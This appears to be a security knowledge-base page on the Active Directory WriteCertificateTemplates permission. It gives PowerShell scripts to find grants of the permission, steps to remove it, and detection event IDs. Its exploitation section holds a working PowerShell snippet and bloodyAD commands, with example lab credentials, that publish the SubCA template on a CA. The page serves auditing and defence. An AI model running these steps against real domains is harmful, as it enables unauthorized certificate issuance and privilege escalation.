
WriteCertificateTemplates
Summary
| Forestall ACL Alias | WriteCertificateTemplates |
| AD Alias | Write |
| Affected Object Types | Certification Authorities |
| Exploitation Certainty | Certain |
| AD Right | WriteProperty |
| AD Permission Guid | 2a39c5b1-8960-11d1-aebc-0000f80367c1 |
Description
The WriteCertificateTemplates permission in Active Directory grants a user or group the ability to modify the certificateTemplates attribute on a Certification Authority (CA) object. This permission effectively allows the holder to add, remove, or alter references to certificate templates associated with the CA. By doing so, the user can publish new or previously unpublished certificate templates, potentially enabling the issuance of certificates based on templates that were not intended for deployment — which may lead to privilege escalation or unauthorized certificate enrollment if abused.
However, if misconfigured, the WriteCertificateTemplates permission can pose security risks. An attacker with this right can publish previously unpublished or unauthorized certificate templates, allowing the CA to issue certificates that enable privilege escalation or unauthorized access within the environment.
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate WriteCertificateTemplates entries.
1. Find-WriteCertificateTemplates function
function Find-WriteCertificateTemplates {    [CmdletBinding()]    param (        [string]$Target,  # CA object name (CN under Enrollment Services). If omitted, scan all CA objects.        [string]$OutputPath = "WriteCertificateTemplates.csv")    Import-Module ActiveDirectory -ErrorAction Stop    Write-Host "Inspecting Enrollment Services objects for WriteProperty over the 'certificateTemplates' attribute..."    # Constants    $AccessControlType = [System.Security.AccessControl.AccessControlType]::Allow    $RequiredRight     = [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty    # schemaIdGuid for 'certificateTemplates' attribute    $CertTemplatesGuid = [Guid]::Parse("2a39c5b1-8960-11d1-aebc-0000f80367c1")    # Resolve Configuration NC dynamically    try {        $configNC = (Get-ADRootDSE).ConfigurationNamingContext    } catch {        Write-Error "Failed to retrieve ConfigurationNamingContext. $($_.Exception.Message)"        return    }    # Base DN for Enrollment Services    $enrollBase = "CN=Enrollment Services,CN=Public Key Services,CN=Services,$configNC"    # Build target set (all pKIEnrollmentService objects or one by name)    try {        if ($Target) {            Write-Host "Filtering for CA object named: '$Target'"
            $params = @{                SearchBase = $enrollBase                LDAPFilter = "(&(objectClass=pKIEnrollmentService)(name=$Target))"                Properties = 'nTSecurityDescriptor'                ErrorAction = 'Stop'            }            $objectsToScan = Get-ADObject @params
            if (-not $objectsToScan) {                Write-Warning "CA object '$Target' not found under: $enrollBase"                return            }        }        else {            Write-Host "Retrieving all pKIEnrollmentService (CA) objects under Enrollment Services..."
            $params = @{                SearchBase = $enrollBase                LDAPFilter = "(objectClass=pKIEnrollmentService)"                Properties = 'nTSecurityDescriptor'                ErrorAction = 'Stop'            }            $objectsToScan = Get-ADObject @params        }    } catch {        Write-Error "Failed to enumerate Enrollment Services objects. $($_.Exception.Message)"        return    }    $results = @()    foreach ($obj in $objectsToScan) {        try {            $acl = Get-Acl -Path "AD:$($obj.DistinguishedName)"        } catch {            Write-Warning "ACL retrieval failed for $($obj.DistinguishedName): $($_.Exception.Message)"            continue        }        foreach ($ace in $acl.Access) {            # Must be an allow ACE + includes WriteProperty + targets the certificateTemplates attribute GUID            $hasWriteProperty = (($ace.ActiveDirectoryRights -band $RequiredRight) -ne 0)            if (                $ace.AccessControlType -eq $AccessControlType -and                $hasWriteProperty -and                ($ace.ObjectType -eq $CertTemplatesGuid)            ) {                # Skip inherited entries to focus on explicit grants                if ($ace.IsInherited) { continue }                # Exclusions                $sid = $null                try {                    $sid = $ace.IdentityReference.Translate([System.Security.Principal.SecurityIdentifier])                } catch {                    # ignore translation errors; we'll fall back to string principal                }                if ($ExcludeAdmins -and $sid -and $ExcludedSIDs -contains $sid) { continue }                $results += [PSCustomObject]@{                    CA_Name               = $obj.Name                    DistinguishedName     = $obj.DistinguishedName                    Principal             = $ace.IdentityReference.Value                    ActiveDirectoryRights = $ace.ActiveDirectoryRights                    ObjectTypeGuid        = $ace.ObjectType                    ObjectTypeAttribute   = "certificateTemplates"                    Inherited             = $ace.IsInherited                    InheritanceType       = $ace.InheritanceType                }            }        }    }    if ($results.Count -gt 0) {        Write-Host "Found $($results.Count) ACE(s) granting WriteProperty over 'certificateTemplates'. Exporting to CSV..."        try {            $results |                Sort-Object CA_Name, Principal -Unique |                Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8            Write-Host "Results saved to $OutputPath"        } catch {            Write-Error "Export failed: $($_.Exception.Message)"        }    } else {        $suffix = if ($Target) { " on CA '$Target'" } else { "" }        Write-Output "No explicit WriteProperty permissions over 'certificateTemplates' found$suffix."    }}
2. Scan all templates
Find-WriteCertificateTemplates.NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate WriteCertificateTemplates entries without relying on any external modules or dependencies.
1. Find-WriteCertificateTemplatesSimple function
function Find-WriteCertificateTemplatesSimple { [CmdletBinding()] param( [string]$Target, # CA object name (CN under Enrollment Services). If omitted, scans all CA objects. [string]$OutputPath = "WriteCertificateTemplates.csv" ) Write-Host "Inspecting Enrollment Services objects for WriteProperty over the 'certificateTemplates' attribute (pure .NET)..." # Constants $AccessControlTypeAllow = [System.Security.AccessControl.AccessControlType]::Allow $RequiredRight = [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty $CertTemplatesGuid = [Guid]::Parse("2a39c5b1-8960-11d1-aebc-0000f80367c1") # Resolve Configuration NC via RootDSE (ADSI) try { $rootDse = [ADSI]"LDAP://RootDSE" $configNC = $rootDse.configurationNamingContext } catch { Write-Error "Failed to retrieve ConfigurationNamingContext. $($_.Exception.Message)" return } # Base DN for Enrollment Services $enrollBaseDN = "CN=Enrollment Services,CN=Public Key Services,CN=Services,$configNC" # Bind to container try { $container = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$enrollBaseDN") } catch { Write-Error "Failed to bind to Enrollment Services container. $($_.Exception.Message)" return } # Build searcher for CA objects $caSearcher = New-Object System.DirectoryServices.DirectorySearcher($container) $caSearcher.SearchScope = [System.DirectoryServices.SearchScope]::OneLevel $caSearcher.PropertiesToLoad.Clear() [void]$caSearcher.PropertiesToLoad.Add("distinguishedName") [void]$caSearcher.PropertiesToLoad.Add("name") if ([string]::IsNullOrEmpty($Target)) { Write-Host "Retrieving all pKIEnrollmentService (CA) objects under Enrollment Services..." $caSearcher.Filter = "(objectClass=pKIEnrollmentService)" } else { Write-Host "Filtering for CA object named: '$Target'" $caSearcher.Filter = "(&(objectClass=pKIEnrollmentService)(name=$Target))" } # Find the CA objects try { $caResults = $caSearcher.FindAll() if (-not $caResults -or $caResults.Count -eq 0) { if ([string]::IsNullOrEmpty($Target)) { Write-Output "No pKIEnrollmentService objects found under: $enrollBaseDN" } else { Write-Warning "CA object '$Target' not found under: $enrollBaseDN" } return } } catch { Write-Error "Failed to enumerate Enrollment Services objects. $($_.Exception.Message)" return } $out = New-Object System.Collections.Generic.List[object] foreach ($res in $caResults) { $dnProp = $res.Properties["distinguishedname"] $nameProp = $res.Properties["name"] if (-not $dnProp -or $dnProp.Count -eq 0) { continue } $dn = $dnProp[0] $name = if ($nameProp -and $nameProp.Count -gt 0) { $nameProp[0] } else { $null } try { # Retrieve ntSecurityDescriptor (DACL) for each CA object $objRoot = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$dn") $sdSearch = New-Object System.DirectoryServices.DirectorySearcher($objRoot) $sdSearch.SearchScope = [System.DirectoryServices.SearchScope]::Base $sdSearch.Filter = "(objectClass=*)" $sdSearch.PropertiesToLoad.Clear() [void]$sdSearch.PropertiesToLoad.Add("ntSecurityDescriptor") [void]$sdSearch.PropertiesToLoad.Add("distinguishedName") $sdSearch.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl $sdResult = $sdSearch.FindOne() if (-not $sdResult) { Write-Warning "Could not read ntSecurityDescriptor for: $dn" continue } $sdBytes = $sdResult.Properties["ntsecuritydescriptor"] if (-not $sdBytes -or $sdBytes.Count -eq 0) { Write-Warning "ntSecurityDescriptor was empty for: $dn" continue } # Parse security descriptor $ads = New-Object System.DirectoryServices.ActiveDirectorySecurity $ads.SetSecurityDescriptorBinaryForm([byte[]]$sdBytes[0]) # Enumerate ACEs; request SIDs (more reliable) and translate each to NTAccount $rules = $ads.GetAccessRules($true, $true, [System.Security.Principal.SecurityIdentifier]) foreach ($rule in $rules) { $hasWriteProperty = (($rule.ActiveDirectoryRights -band $RequiredRight) -ne 0) if ( ($rule.AccessControlType -eq $AccessControlTypeAllow) -and $hasWriteProperty -and ($rule.ObjectType -eq $CertTemplatesGuid) -and (-not $rule.IsInherited) ) { # Translate SID -> DOMAIN\Name (fallback to SID on failure) $principalName = $null try { $principalName = $rule.IdentityReference.Translate([System.Security.Principal.NTAccount]).Value } catch { # some SIDs (deleted, foreign, unresolvable) won't translate $principalName = $rule.IdentityReference.Value } $out.Add([PSCustomObject]@{ CA_Name = $name DistinguishedName = $dn Principal = $principalName ActiveDirectoryRights = $rule.ActiveDirectoryRights ObjectTypeGuid = $rule.ObjectType ObjectTypeAttribute = "certificateTemplates" Inherited = $rule.IsInherited InheritanceType = $rule.InheritanceFlags }) } } } catch { Write-Warning "ACL retrieval failed for $dn : $($_.Exception.Message)" continue } } if ($out.Count -gt 0) { Write-Host "Found $($out.Count) ACE(s) granting WriteProperty over 'certificateTemplates'. Exporting to CSV..." try { $out | Sort-Object CA_Name, Principal -Unique | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8 Write-Host "Results saved to $OutputPath" } catch { Write-Error "Export failed: $($_.Exception.Message)" } } else { if ([string]::IsNullOrEmpty($Target)) { Write-Output "No explicit WriteProperty permissions over 'certificateTemplates' found." } else { Write-Output ("No explicit WriteProperty permissions over 'certificateTemplates' found on CA '{0}'." -f $Target) } }}2. Scan all templates
Find-WriteCertificateTemplatesSimpleActive Directory Service Interfaces

1. Open Active Directory Service Interfaces (adsi) on your Windows server.
2. Connect to the configuration
3. Select Services then Public Key Services then Enrollment Servcies then the desired CA
4. In the Properties window, navigate to the Security tab.
5. In the Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
6. In the permissions list, locate and check the option Write certificateTemplates.
7. Click OK to save your changes and close the dialogs.
adsi
Exploitation
This permission can be exploitable on Windows systems with certify and rubeus, while on Linux systems, tools such as certipy can be effectively used for exploitation.Certify, Rubeus, Certipy
The following examples demonstrate exploitation on Windows and Linux environments.
Windows
Publishing by default unpulished template SubCA
# Resolve Configuration NC and build the Enrollment Services base DN$configNC      = ([ADSI]"LDAP://RootDSE").configurationNamingContext$enrollBaseDN  = "CN=Enrollment Services,CN=Public Key Services,CN=Services,$configNC"# === inputs you change ===$CAName        = "<caName>"   # e.g. "Corp-RootCA"$TemplateName  = "<templateName>"            # CN of the cert template (e.g. "User", "Machine", "WebServer", custom name)# Bind to the CA object under Enrollment Services$ca = [ADSI]("LDAP://CN=$CAName,$enrollBaseDN")# Read current values (if any)try { $current = @($ca.GetEx('certificateTemplates')) } catch { $current = @() }
# Skip if already presentif ($current -contains $TemplateName) {    Write-Host "[*] '$TemplateName' already listed on $CAName."} else {    # ADS_PROPERTY_APPEND = 3    $ca.PutEx(3, 'certificateTemplates', @($TemplateName))    $ca.SetInfo()    Write-Host "[+] Added '$TemplateName' to certificateTemplates on $CAName."}
Example:
# Resolve Configuration NC and build the Enrollment Services base DN$configNC      = ([ADSI]"LDAP://RootDSE").configurationNamingContext$enrollBaseDN  = "CN=Enrollment Services,CN=Public Key Services,CN=Services,$configNC"
# === inputs you change ===$CAName        = "Forestall-ROOT-CA"   # e.g. "Corp-RootCA"$TemplateName  = "subCA"            # CN of the cert template (e.g. "User", "Machine", "WebServer", custom name)
# Bind to the CA object under Enrollment Services$ca = [ADSI]("LDAP://CN=$CAName,$enrollBaseDN")
# Read current values (if any)try { $current = @($ca.GetEx('certificateTemplates')) } catch { $current = @() }
# Skip if already presentif ($current -contains $TemplateName) {    Write-Host "[*] '$TemplateName' already listed on $CAName."} else {    # ADS_PROPERTY_APPEND = 3    $ca.PutEx(3, 'certificateTemplates', @($TemplateName))    $ca.SetInfo()    Write-Host "[+] Added '$TemplateName' to certificateTemplates on $CAName."}
publish using powershell
Linux
Get writeCertifiactes value
bloodyAD --host <dchost> -d <domain> -u <user> -p '<pass>' get object "<dn>" --attr certificateTemplatesExample:
bloodyAD --host dc.forestall.labs -d forestall.labs -u adam -p 'Temp123!' get object "CN=Forestall-ROOT-CA,CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=Forestall,DC=labs" --attr certificateTemplatesPublishing by default unpulished template SubCA
bloodyAD --host <dchost> -d <domain> -u <user> -p '<pass>' set object "dn" -v 'HRUsers' -v 'RASAndIASServer' -v 'SmartcardLogon' -v 'SubCA'Example:
bloodyAD --host dc.forestall.labs -d forestall.labs -u adam -p 'Temp123!' set object "CN=Forestall-ROOT-CA,CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=Forestall,DC=labs" certificateTemplates -v 'HRUsers' -v 'RASAndIASServer' -v 'SmartcardLogon' -v 'SubCA'
ESC01 with certipy-ad
Mitigation
1. Open Active Directory Service Interfaces (adsi) on your Windows server.
2. Connect to the configuration
3. Select Services then Public Key Services then Enrollment Servcies then the desired CA
4. In the Properties window, navigate to the Security tab.
5. In the Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
6. In the permissions list, locate and remove the Write certificateTemplates permission from unauthorized users.
7. Click OK to save your changes and close the dialogs.
8. Click OK to save your changes and close the dialogs.
adsi
Detection
Adding new Access Control Entries on the Active Directory objects changes the ntSecurityDescriptor attribute of the objects themselves. These changes can be detected with the 5136 and 4662 Event IDs to identify unauthorized modifications.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136| |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662| |
| 4886 | Certificate Services received a certificate request. | CertificateTemplate, Requester | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn319076(v=ws.11)| |
| 4887 | Certificate Services approved a certificate request and issued a certificate. | CertificateTemplate, Requester | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn319076(v=ws.11)| |
References
Manage AD certificates in devices | CyberArk Docs
Configure Certificate Auto-Enrollment for Network Policy Server | Microsoft Learn